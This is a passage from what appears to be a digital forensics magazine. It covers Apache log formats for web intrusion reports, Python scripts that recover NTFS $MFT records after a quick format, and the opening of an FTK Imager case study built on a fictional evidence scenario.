29   'cookie'     => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\"',
30   'vhost'      => '%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"',
31 );
32
33 # define output types (don't change!)
34 static $allowed_output_types = array('ori','csv', 'html', 'xml');
35
36 # by default, don't try to determine hostnames (see '-h')
37 $dns_lookup = FALSE;
38
39 // ------------------------------------------------------------------ //
```

Define your own log format here

Figure 16. *You can define your own format here*

In which, the variables are defined below:

Format String	Description
%h	Remote Hostname or IP address.
%l	Remote log name, if supplied.
%u	Remote User, if the request was authenticated.
%t	Time the request was received.
%r	Line of request.
%>s	The final request status.
%b	The size of response, in bytes.
%I	Bytes received, including request and headers.
%O	Bytes sent, including headers.

For more information about format string and their descriptions, please visit: *http://httpd.apache.org/docs/current/mod/mod_log_config.html*

CONCLUSION

Creating a professional web intrusion report does not need to be complicated and have to depend on expensive commercial software. There is much useful open source software on the Internet that can be combined to deliver professional report. In this article, we have learned how to make use of several different purposed-built software, and combined them to help us in creating professional looking web intrusion statistic report.

Of course, as an intrusion analyst, your job does not stop here just yet. You will need to provide a more comprehensive analysis based on the patterns in identified in the report. What you have gathered from following this article is just technical statistics only; the next step for you is to translate these statistics into meaningful business language for the reader.

APPENDIX: USEFUL LINKS

- Sample access log file required for this tutorial can be downloaded at: *http://www.le-global.com/dropbox/webforensik-sample.zip*
- WEBFORENSIK *http://sourceforge.net/projects/webforensik/*
- WEBFORENSIK installation guide *http://sourceforge.net/p/webforensik/wiki/Home/*
- AWSTATS *http://awstats.sourceforge.net/*
- AWSTATS installation guide *http://awstats.sourceforge.net/docs/awstats_setup.html*
- Information about Apache log format string and their descriptions: *http://httpd.apache.org/docs/current/mod/mod_log_config.html*

ABOUT THE AUTHOR



Mr. Fong Choong Fook Age: 37, Malaysian
(CEO, IT Security Consultant & Trainer), LGMS / LE Global Services
Awarded by IDG as the ASEAN Chief Security Officer (CSO) of the year 2013, Mr. Fong has had considerable experience in the IT industry and is a 16-year veteran in the specialized and highly demanding arena of information security; his special focus is undertaking IT security trainings and consultations to match strategic business objectives. He has consulted with, and trained multiple government and multinational clients in the Asia Pacific, Eastern Europe and Africa regions on penetration testing, digital forensic and ISO 27001 implementation.

Professional Career Highlights

Mr. Fong has strong working relationships with various law enforcement agencies worldwide, he also has had experience to be called as an expert witness to study, assess, evaluate and testify in the court of law. He is imminently qualified in his field in that he holds both academic and professional qualifications:

- *Bachelor of Information Technology (CSU, Australia),*
- *Certified Fraud Examiner (CFE)-USA,*
- *Certified Penetration Testing Specialist (CPTS)-USA,*
- *Certified Information Security Manager (CISM)-International,*
- *Certified In Risk and Information System Control (CRISC)-International,*
- *IRCA ISO27001 Provisioning Auditor-UK,*
- *Certified Information System Auditor (CISA)-International,*
- *Certified Information System Security Professional (CISSP)-International,*
- *Sun Certified Security Administrator – USA,*
- *Microsoft Certified System Engineer – USA,*
- *Certificate of Cloud Security Knowledge – International,*
- *Certified in COBIT Foundation -International*
- *PRINCE2 – UK.*

He can be reached at fong@lgms.asia.

NTFS RECOVERY

USING OPEN SOURCE TOOLS AND SCRIPTING TO RECOVER NTFS ARTIFACTS

by Yves VANDERMEER

MSC Computer Forensics and IT Crime Investigations
Federal Computer Crime Unit – Federal Police – Belgium

NTFS is nowadays one of the most often filesystem encountered during IT forensics. Using filesystem properties allows IT forensic experts to enhance and speed up their searches, especially on altered file systems. Beyond results generated by forensic tools, this knowledge helps to look for what should apparently be never recoverable.

What you will learn:

- high level MFT records structure
- how works quick format command and artifacts still remaining from previous existing files
- how rebuild the previous $MFT file with help of a small python script
- how rebuild a full volume tree from $MFT records and folders artifacts
- how rebuild files from time before quick format using the data runs and file properties

NTFS file system is complex and forensically highly interesting. Covering all of the properties and artifacts is however not the purpose of this paper, and we will focus on the main ones, starting with a simple case study where the volume was corrupted due a quick format issued just before the drive was seized. Based on the covered concepts and some scripting, it will be easily to expand to more complicated situations like logically damaged drives.

SOME NTFS THINGS GOOD TO KNOW

Microsoft presented NTFS filesystem as «`all is a file`» concept. In NTFS you will find some «`system`» files where information about structure and all files and folders properties are saved. NTFS volume uses clusters, each cluster made of 1 or more sectors. All values stored in NTFS are using Little Endian encoding (less weighted bytes before high weighted ones).

NTFS SYSTEM FILES

A first file, called «`$Boot`», always located into the first sector of the volume contains the volume geometry, i.e. the number of sectors in a cluster and the starting cluster of the `$MFT` system file.

The `$MFT` file can be seen as a database, where all files and folders are referenced, including `$Boot` and `$MFT`. When formatted, the `$MFT` file is located somewhere in the middle of the volume and, despite the fact that only a few records are created, a free space becomes reserved to avoid fragmentation when the file will growth. However the `$MFT` sometimes becomes fragmented when this is not possible for the system to keep it in only one segment. Some of the files have always the same «`record number`»:

record #0: $MFT / record #5: the «root» folder of the volume / record #7: $Boot

$MFT FILE RECORDS STRUCTURE




Figure 1. *MFT file record overview*

Nowadays, each «file record» in the $MFT file have a 1024 bytes size. This is equal to most hard drives to 2 sectors and it will help us to recover the records as they are aligned with the sectors boundaries. Each record is made of an header and several attributes. Again we will focus only on some fields from the header and some attributes properties.

The 4 first bytes (offset 0-3) of each file record contains, when ASCII interpreted, a magic string: «FILE». Sometime the record is marked as «BAAD» but it is out of the scope of our paper.

At offset 44 the file record number is stored. The $MFT «database» is a sequential list of fixed size file records and this field seems to be useless. However, in some case the $MFT file can be fragmented and this will help us to rebuild the file.

The last interesting file record header field for our case study is the first attribute offset, a 2 bytes value stored at offset 20 and it will lead us to the Standard Information Attribute (SIA).

Every attribute include an attribute header and attribute content. The first 4 bytes of every attributes are the attribute type and the next 4 bytes are the attribute size (little endian).

The Standard Information Attribute (SIA) contains allocation status (file/folder allocated or deleted), DOS flags and date-time information.

The Filename Attribute (FNA) contains filename, type of filename (long, short, regular or hard link), reference to the parent folder record number and some forensically interesting information with data-time values but out of scope of this paper. Most of the time there are more than one FNA, as long, short and hard links can coexist and, still, pointing to the same record.

Last but not least, the Data Attribute can contain the file contents when the file is mall enough to reside into the record available bytes or, more often, data runs describing clusters on the volume allocated to the file content. The record #0, for $MFT file contains the clusters allocated to this file and therefor will be very helpful in case of rebuilding.

CASE STUDY – DESCRIPTION OF THE VOLUME TO ANALYZE

When trying to recover files after a quick format operation, the first step is to get information about the current structure of the volume. This can be done manually by decoding the bytes from the $Boot file (first sector of the volume) or using open source tools (fsstat or ntfsinfo). The quick format use the default geometry settings for the volume and, when getting these settings from the post-quick-formatted volume, these values can be supposed as the ones used in the pre-quick-format geometry.

GETTING INFORMATION ABOUT VOLUME GEOMETRY

This will lead us to some first information:

- the number of sectors in each cluster
- the $MFT file starting cluster

A quick check at the supposed $MFT first offset should show the ASCII values for «FILE», and all information about $MFT record #0, the record describing the $MFT file. However this record describe the newly one, and, if looking into the DATA attribute, the clusters listed by the data runs will only be a few ones. Depending of the volume and the OS, the new $MFT created by the quick format is only a small one, with only a few records, including the system files and some empty records. Trying this on a small 256 MB volume, the size of the new $MFT is only 256 Kb, equivalent to 256 MFT file records (0 to 255).

CHECKING THE PRESENCE OF PREVIOUS MFT FILE RECORDS

Let define our $MFT starting offset (MSO) sector at MFT starting cluster * number of sectors per cluster.

As the Operating System and the volume size are the same as the ones previous the quick format, the $MFT is created at the same starting cluster. A new check at offset MSO + 512 sectors (equivalent to the 256 new records) and, again the «FILE» ASCII values are discovered. A deeper analyze of the 1024 bytes show that the record number is 256. We are already in one of the file record from before the quick format. Checking the next 2 sectors will lead us to record #257.

We are now able to recover all informations about records following the first 256 ones. However we are still ignoring the previous $MFT file exact size and number of records. The file record #0, describing the $MFT file is now overwritten and describe only the clusters used by the new $MFT file.

SCANNING VOLUME FOR ALL MFT FILE RECORDS

We will have to retrieve the exact length of the previous $MFT file and if this file was fragmented. We can use MFT record properties to low level scan the whole volume for existing MFT records. As MFT records are always aligned on sector boundaries, this can be done by a simple python script, like this one:

```
#!/usr/bin/env python

import struct, sys

def ValidMFTRecord(s):
    Magic = struct.unpack(">L",s[:4])[0]
    RecordSize = struct.unpack("<L",s[28:32])[0]
    # checking size and if "FILE" - "BAAD" - or nothing
    if ((Magic == 0x46494c45) or (Magic == 0x42414144) or (Magic == 0x00000000)) and (RecordSize == 1024):
        return True
    else :
        return False

# opening forensic image of the volume
rawfile = open(sys.argv[1],'rb')

# reading the first 102 bytes
record=rawfile.read(1024)

# scanning with loop while there is something to read
while record != "":
    # offset of the read bytes block in sectors
    # in this case there are 8 sectors of 512 bytes in each cluster
    Offset = (rawfile.tell() - 1024) / (512 * 8)

    # checking if this is a MFT file record
    if ValidMFTRecord(record):
        record_Number = struct.unpack("<L",record[44:48])[0]
        print "cluster %s - MFTrec# %s" % (Offset,record_Number)

    # reading the next 1024 bytes
    record=rawfile.read(1024)

# closing the forensic image file
rawfile.close()

quit()
```

Figure 2. *first simple python code to retrieve all MFT file records*

```
cluster 2 - MFTrec# 0
cluster 2 - MFTrec# 1
cluster 2 - MFTrec# 2
cluster 2 - MFTrec# 3
cluster 15279 - MFTrec# 20
cluster 15279 - MFTrec# 21
cluster 15279 - MFTrec# 22
cluster 15279 - MFTrec# 23
cluster 15281 - MFTrec# 28
cluster 15281 - MFTrec# 29
cluster 15281 - MFTrec# 30
cluster 15281 - MFTrec# 31
```

Figure 3. *extract of the script execution results*

Some strange results are straight coming from the first script execution. Cluster #2 contains records #0 to #3. There is a simple explanation to this. When creating a NTFS file system, the driver always create a `$MFTMirr` file, containing the a copy of the 4 first file records and usually stored at cluster #2. The location of `$MFTMirr` is saved into the `$Boot` file too.

Next results are file records from a possible previous `$MFT` file. So far, we are still unable to know if recovered MFT records are from the `$MFT` just before the quick format or from oldest versions.

A quick check about the script accuracy can be done by searching for the record #0 line into the results. In this example, an easy `grep "MFTrec# 0"` on the results produces:

```
cluster 2 - MFTrec# 0
cluster 21845 - MFTrec# 0
```

Figure 4. *extract filtered to identify record 0 cluster(s)*

Cluster 2, as already identified contains the record 0 into the `$MFTMirr` and cluster 21845 is the record 0 into the new `$MFT` file.

SCANNING VOLUME FOR BLOCK OF MFT FILE RECORDS

The next step will add to the script small controls to print only information about blocks of records. We are interested to know where the block begins (offset in clusters), what are the first and last MFT file records in the block and the number of clusters of the block.

```
# opening forensic image of the volume
rawfile = open(sys.argv[1],'rb')

OldCluster=0
ClusterCount=0
FirstRecord=0
LastRecord=0
FirstCluster=0

# reading the first 102 bytes
record=rawfile.read(1024)

# scanning with loop while there is something to read
while record != "":
    # checking if this is a valid MFT file record
    if ValidMFTRecord(record):
        record_Number = struct.unpack("<L",record[44:48])[0]
        Offset = (rawfile.tell() - 1024) / (512 * 8)
        # non contiguous clusters
        if Offset > (OldCluster+1):
            print "at cluster %s (%s) from record %s until record %s" % (FirstCluster,ClusterCount,FirstRecord,LastRecord)
            FirstRecord=record_Number
            FirstCluster=(Offset)
            ClusterCount=1
        # contiguous clusters
        elif Offset == OldCluster+1:
            ClusterCount += 1
        OldCluster=(Offset)
        LastRecord=record_Number

    # reading the next 1024 bytes
    record=rawfile.read(1024)

# closing the forensic image file
rawfile.close()

quit()
```

Figure 5. *added lines to simple python code to print only blocks summary*

For this case example, after filtering out false positive hits (only 1 cluster blocks), we get:

```
at cluster 21186 (64) from record 23650 until record 23903
at cluster 21845 (8203) from record 0 until record 32811
at cluster 48328 (3061) from record 32812 until record 45055
```

Figure 6. *filtered results from modified script*

The results are now showing three blocks, the first one probably from an older former `$MFT` file, it becomes possible to rebuild the entire MFT with 8203 clusters from cluster #21845 and add 3061 clusters from cluster #48328, creating a file similar to the `$MFT` before quick format, including 45056 records.

A more deeper analyze of the file records fields allows to get filenames, parent folder record number and date-time values. Based on available information, files interesting for the case, selected by time, name or location, can be analyzed in order to obtain the clusters and file sizes. This last operation allows to recover the whole file contents from the used clusters as the filesystem metadata from the MFT record properties.

WHAT ABOUT MISSING RECORDS ?

As seen previously, the first 256 MFT records were overwritten by the quick format operation. In some circumstances, this can be an issue for the forensic analysis when the parent folder record number of one of the recovered MFT records is below 256 and this folder name is important for the evidence, like user's name folder.

Another NTFS feature is that all files within a folder are stored in the folder properties. In case of folder with few files, this list is located into an $IndexRoot resident attribute, but, when the folder contains to many files, these are listed into clusters described into the $IndexAllocation attribute.

The clusters blocks containing non resident folder data always starts with «INDX» ASCII string. The good news is that the information about files contains filenames, file record number, parent folder record number, date-time fields and file size.

Recovering the folders INDX clusters works almost like the work we already did to recover the MFT file records and, if does not helps to recover files clusters and contents, it allows to rebuild the whole volume tree and retrieve information about filenames and history.

SUMMARY

A systematic low level of NTFS damaged volumes allows to recover files information and content with higher qualitative results compared with usual carving. The methodology can be easily extended for deeper analysis and used scripts can be combined with simple linux bash commands.

BIBLIOGRAPHY

- NTFS forensics student manual – UCD – 2011 revised April 2013 by Yves Vandermeer and Paul Stephens
- Handbook of Digital Investigations – Eoghan Casey – 2008
- NTFS internals and manual data recovery – Daniel Dikerman – 2006

ABOUT THE AUTHOR



Yves Vandermeer works more than 16 years on IT crime investigations in Belgium as Police Officer. His experience lead him to write some IT forensic software tools shared with colleagues on national and international level.
Master of Computer Forensics and Cybercrime investigations, Yves build the new IT crime and IT forensics trainings in Belgium and contributed to several international trainings for Police Officers and Magistrates.
e-mail yves.vandermeer@fccu.be | twitter @yvesvdm

TBDI
The Big Data Institute

THE BIG DATA INSTITUTE

Premier source for Big Data, Data Science and Advanced Analytics

Follow our Blog at
http://thebigdatainstitute.wordpress.com/

The TBDI is a premier source of information for Big Data and Advanced Analytics. TBDI is a US – CA registered organization for Big Data Analytics, Data Science, Advanced Data Visualization for executives and professionals worldwide. It provides Free and Premium membership with TBDI and access to sponsored content such as research, Webinars, and white papers.







About Founder:



Sushil Pramanick is the Founder and Chairman of The Big Data Institute (TBDI), premier source for Big Data analytics and data science topics. Sushil is well-known industry thought leadership and speaker on several occasions on Big Data Analytics topic. He was quoted recently in American Bankers Journal and recently ranked as #6 globally as Social Influencer on Big Data Analytics topic . He can be reached at sushil.pramanick@the-bigdatainstitute.com

Join us the movement now!

- 1000+ members globally
- Local chapter in US, India and upcoming in Europe and Australia
- 1000+ followers on TBDI Blog and Twitter account
- 10K+ hits on TBDI blog site
- ~750 Group members on LinkedIn TBDI Group
- 100+ LinkedIn Company followers

The Big Data Institute (TBDI™)

Register with us at: http://www.the-bigdatainstitute.com/

FORENSICS ANALYSIS WITH FTK

A CASE STUDY SCENARIO

by Omar Al Ibrahim and Majid Malaika

Digital forensics is the process of recovering, preserving, and examining digital evidence in a way admissible in a court of law. This process is very delicate and requires deep understanding of both legal and technical aspects which includes knowing the right procedures and tools to conduct forensics analysis.

What you will learn:

- Basics of forensic analysis process.
- Effective technical procedures to create and analyze forensic images using FT
- Hands-on exercise using example forensics case scenario

What you should know:

- Basic knowledge of Windows platform, its directory structure, mounting drives
- Basic knowledge of cryptographic hash algorithms.

FTK is a forensics toolkit used for digital investigation. Developed by AccessData, this toolkit consists of many useful modules including a standalone application, FTK Imager, a concise tool which provides hard disk imaging that can be exported using a file or a set of segments. FTK Imager also provides integrity checking by calculating hash values on data segments of an image. In this expository article, we walk through the steps of the forensics process using FTK. We elaborate on these steps using a case study of a hypothetical scenario.

Before starting the reader is advised to visit and download FTK and FTK Imager at *http://www.accessdata.com/support/product-downloads*.

The current release of FTK is v4.1 (as of the date of this article). You can download the demo version of this tool to walk through the exercises. Alternatively, you can download FTK Imager which is available free of charge once you register to the site. Incidentally, there are two types of releases: Imager and Imager Light.

A CASE STUDY SCENARIO

The scenario goes like this. You have been engaged by Mastagni, Holstedt, Amick, Miller, Johnsen & Uhrhammer (the Firm) to examine the laptop of a former employee of the California State University Observatory. They represent Charles Messier (let's assume that an age of 279 years is not too old to draw a salary from a California public university) in a wrongful termination action. Messier has been accused of stealing several deep sky objects. Another employee of the Observatory, Pierre Mechain, has claimed ownership of the objects.

The Observatory backs Mechain's claim and as a result fires Messier.

Upon his termination on 9/11/2002, Messier returns the laptop to the Observatory. He claims to have retained a flash drive device with his own files on it. The CSU-Observatory used an in-house IT staff to image the contents of the laptop hard disk drive. However, his report on the image is unclear and his chain of custody is missing. Assume you have personally imaged Partition 1 from the flash device Messier provided to Mastagni.

Now we start the forensic analysis using `messier.e01` image. You can download a copy of the image at *http://www.sendspace.com/file/lrqtz8*. The hash value for the download:

```
MD5: cd1d15dfbedf59f697559122829e7303
SHA1: 2d60ffdd2f5f1285fed92680b9c7013a56731aba
SHA256: c03457655a920c2823b3db0c611e80e393ccb2659
7f5b3f6a17a7122940e61d0
```

FORENSICS PROCESS

From a big picture, the digital forensics process consists of various steps necessary to complete the examination. These basic steps include: 1. An *acquisition* step to seize the evidence from the target digital media, 2. An *imaging* step to copy the data from the evidence into a separate drive for analysis without altering the original content. 3. An *analysis* step to apply the forensics tools and techniques to gathering and investigating the information. Finally, 4. a *reporting* step where the gathered information is prepared for legal testimony (Figure 1).




Figure 1. *Digital Forensics Process*

STEP 1: ACQUISITION

For digital computer evidence to be valid it must be gathered, tracked and preserved in its original form to be admissible in a court of law. There are two ways to analyze the media without tampering with the original evidence: by creating a copy of the suspect drive using hardware devices or by using software applications. Hardware acquisition tools duplicate disk drives or allow read-only mode access to a hard drive. The preferred method to protect the evidence is to duplicate the media to a clean wiped drive, verify and analyze the duplicate instead of the original media.

To preserve the evidence in our example we created a raw (dd) image of the Messier flash drive




Figure 2. *Mapping Flash Drive Image*




Figure 3. *Creating a Raw Duplicate Copy*

(F:) shown in Figure 2. The ultimate approach is to use write blocker devices to avoid any accidental modification to the evidence in hand.

Upon opening FTK Imager go to *File* and choose *Create Disk Image*. The FTK wizard will start with "*Select Source*" page with the following options:

- *Physical Drive*: choose this option to create an image for an entire physical drive with all its partitions and unpartitioned spaces.
- *Logical Drive:* choose this option to create an image for a specific logical drive or partition.
- *Image File*: choose this option to create an image from another image type.

In this example we chose *Logical Drive* and selected drive (F:), i.e. the Messier flash drive, and followed the FTK wizard to set the destination and file name of the raw image. In addition, we had the option to encrypt the image and provide our own keys, or passphrases. As shown in Figure 3, the destination was filled and we chose to "*Verify images after they are created*". This generated a report after creating the image comparing the hash values of the image and the original evidence.

AUTHENTICATION OF DATA

Hashing refers to the process of generating a unique value based on a file's content. From a

Listing 1. *FTK's report*

```
Created By AccessData® FTK® Imager 3.1.2.0

Case Information: Messier Case
Acquired using: ADI3.1.2.0
Case Number:  9961836823
Evidence Number:  1
Unique Description: Messier USB
Examiner:  Omar and Majid
Notes:  Raw (dd) image Acquired from the Actual Flash Drive

------------------------------------------------------------

Information for C:\Users\user1\Desktop\New folder\ImageFromRaw\Image:

Physical Evidentiary Item (Source) Information:
[Device Info]
 Source Type: Logical
[Drive Geometry]
 Bytes per Sector: 512
 Sector Count: 10,233,342
[Image]
 Image Type: Raw (dd)
 Source data size: 4996 MB
 Sector count:    10233342
[Computed Hashes]
 MD5 checksum:    f176f40b6bccd2347d575fec496df70f
 SHA1 checksum:   b5c9b535abdddc75f7638f8fd12d79447e09b661

Image Information:
 Acquisition started:   Mon Jan 04 21:26:08 2013
 Acquisition finished:  Mon Jan 04 21:26:59 2013
 Segment list:
  C:\Users\user1\Desktop\New folder\ImageFromRaw\Image.E01

Image Verification Results:
 Verification started:  Mon Jan 04 21:26:59 2013
 Verification finished: Mon Jan 04 21:27:31 2013
 MD5 checksum:    f176f40b6bccd2347d575fec496df70f : verified
 SHA1 checksum:   b5c9b535abdddc75f7638f8fd12d79447e09b661 : verified
```

cryptographic sense, hash values are used to verify file integrity and identify duplicate and known files. Two hash functions are available in FTK and FTK Imager: Message Digest 5 (MD5) and Secure Hash Algorithm (SHA-1). The hashing options are selected automatically by FTK. Typically, you hash individual files to compare the results with a known database of hashes. However, you can also hash multiple files or an image to verify that the working copy is identical to the original. You can create hashes with FTK Imager or FTK.

Once FTK completes the duplication process by creating a raw (dd) image of the Messier flash drive it verifies the newly created file against the original flash drive as shown in Figure 4; the MD5 and SHA1 digest of the newly created raw image matches the original flash drive's hashes respectively.

In addition to the quick result window shown in Figure 4, FTK creates a report and saves the data as a text file within the image destination. This is the text file generated after successfully creating the raw image of the Messier flash drive (Listing 1).

STEP 2: IMAGING

Imaging is the process of copying the data of a digital evidence to an analysis drive and providing checksum to verify the integrity. This process comes after the acquisition step where the actual evidence is seized by law enforcement. Below, we describe the steps to carry out the imaging step using FTK.




Figure 4. *Verifying Data in Duplicate Copy*




Figure 5. *New Case Wizard (FTK)*

STARTING A NEW CASE IN FTK

You access the New Case Wizard by selecting *File*, and then *New Case* (Figure 5). If this is your first time opening FTK or if you have chosen to always display the FTK Startup screen, select *Start a New Case* and click *OK*. To start a new case, you must complete the following steps.

- Enter basic case information.
- Check what you want to be included in the case log.
- Check the processes that you want to run on the evidence, as shown in Figure 6
- Select the criteria for adding evidence to the case.




Figure 6. *Process Selection Dialogue (FTK)*




Figure 7. *Add Evidence Dialogue (FTK)*

- Select the criteria for creating the index.
- Add the evidence (Figures 7 and 8).
- Review your case selections.
- Complete the wizard to launch the processing of evidence.

